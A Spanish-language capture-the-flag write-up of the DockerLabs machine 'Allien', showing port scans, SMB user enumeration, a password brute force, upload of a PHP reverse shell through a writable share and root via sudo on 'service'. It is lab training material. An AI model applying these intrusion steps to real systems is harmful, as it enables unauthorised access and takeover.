🏴‍☠️ Write-Up: Máquina "Allien"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Reviso de forma general los puertos, nada profundo.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 09:13 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000016s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
```


🎯 2. Escaneo y Enumeración

Ahora, hago un escaneo más profundo en los puertos para la enumeración y versiones.



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 10:47 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:a1:09:2d:be:05:58:1b:01:20:d7:d0:d8:0d:7b:a6 (ECDSA)
|_  256 cd:98:0b:8a:0b:f9:f5:43:e4:44:5d:33:2f:08:2e:ce (ED25519)
80/tcp  open  http        Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Login
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-07-01T14:47:50
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: SAMBASERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
```

Busco directorios en la web usando gobuster y un diccionario.



```
┌──(kali㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ gobuster dir -u http://172.17.0.2  -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x
.php, .html, .txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                   (Status: 200) [Size: 3543]
/.php                (Status: 403) [Size: 275]
/index.php           (Status: 200) [Size: 3543]
/info.php            (Status: 200) [Size: 72705]
/productos.php       (Status: 200) [Size: 5229]
/.php                (Status: 403) [Size: 275]
/.                   (Status: 200) [Size: 3543]
/server-status       (Status: 403) [Size: 275]
Progress: 622929 / 622932 (100.00%)
===============================================================
Finished
===============================================================
```

💥 3. Explotación de Vulnerabilidades

Con enum4linux principalmente busco grupos y clientes en smb.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4li
nux/ ) on Tue Jul  1 09:37:00 2025
```

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\ubuntu (Local User)
S-1-22-1-1001 Unix User\usuario1 (Local User)
S-1-22-1-1002 Unix User\usuario2 (Local User)
S-1-22-1-1003 Unix User\usuario3 (Local User)
S-1-22-1-1004 Unix User\satriani7 (Local User)
S-1-22-1-1005 Unix User\administrador (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-3519099135-2650601337-1395019858 and logon username '', password ''

S-1-5-21-3519099135-2650601337-1395019858-501 SAMBASERVER\nobody (Local User)
S-1-5-21-3519099135-2650601337-1395019858-513 SAMBASERVER\None (Domain Group)
S-1-5-21-3519099135-2650601337-1395019858-1000 SAMBASERVER\usuario1 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1001 SAMBASERVER\usuario2 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1002 SAMBASERVER\usuario3 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1003 SAMBASERVER\satriani7 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1004 SAMBASERVER\administrador (Local User)
```


Ahora que tengo usuarios, uso crackmapexec para hacer fuerza bruta en smb. Me sirvió con el usuario satriani7.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 172.17.0.2 -u 'satriani7' -p /usr/share/wordlists/rockyou.txt
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         172.17.0.2      445    SAMBASERVER      [*] Windows 6.1 Build 0 (name:SAMBASERVER) (domain:SAMBASERVER) (signing:False) (SMBv1:False)
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:123456 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:12345 STATUS_LOGON_FAILURE
```


```
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:orlando STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:samuel STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:cameron STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:slipknot STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:cutiepie STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:monkey1 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    SAMBASERVER      [+] SAMBASERVER\satriani7:50cent

┌──(kali㉿kali)-[~]
└─$
```

Ya teniendo credenciales, uso smbmap para ver qué permisos tiene el usuario sobre cada carpeta existente de smb (leer y escribir, solo leer o sin acceso).


Ingreso por smb con las credenciales anteriores y descargo los archivos existentes en las carpetas que puedo leer con ese usuario.




El archivo credentials.txt tiene credenciales. Fuí probando hasta que me sirvió una.



Usé la credencial correcta en smbmap para ver qué permisos tiene el usuario sobre cada carpeta existente de smb (leer y escribir, solo leer o sin acceso). Este usuario puede modificar una carpeta.




Al ingresar con el usuario administrador a la carpeta /home, logro ver que contiene archivos que se ven reflejados en la web, ya que se puede acceder desde la web y el mismo gobuster encontró estas rutas. Eso significa que puedo subir algo y ejecutarlo desde el navegador, por ejemplo, una reverse shell en php.




Uso la reverse shell de [PentestMonkey] y la guardo en un archivo en mi máquina.


Uso smbclient para subir el archivo malicioso que contiene la reverse shell en php.



Me pongo a la escucha con netcat en el puerto 443.




Ingreso a la ruta del archivo malicioso que acabo de subir, en mi caso es http://172.17.0.2/rev.php. El navegador lo va a interpretar como php y lo ejecutará, haciendo que la reverse shell se lleve a cabo. Recibo la conexión, estoy dentro de la máquina objetivo.




🔐 4. Escalada de Privilegios y Post-explotación

Con “sudo -l” busco archivos con permisos SUDO.

En GTFOBINS busco comandos para “service” que me permitan utilizarlo con SUDO para escalar privilegios.



Hago uso del comando y obtengo acceso al usuario root. Escalada de privilegios finalizada.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.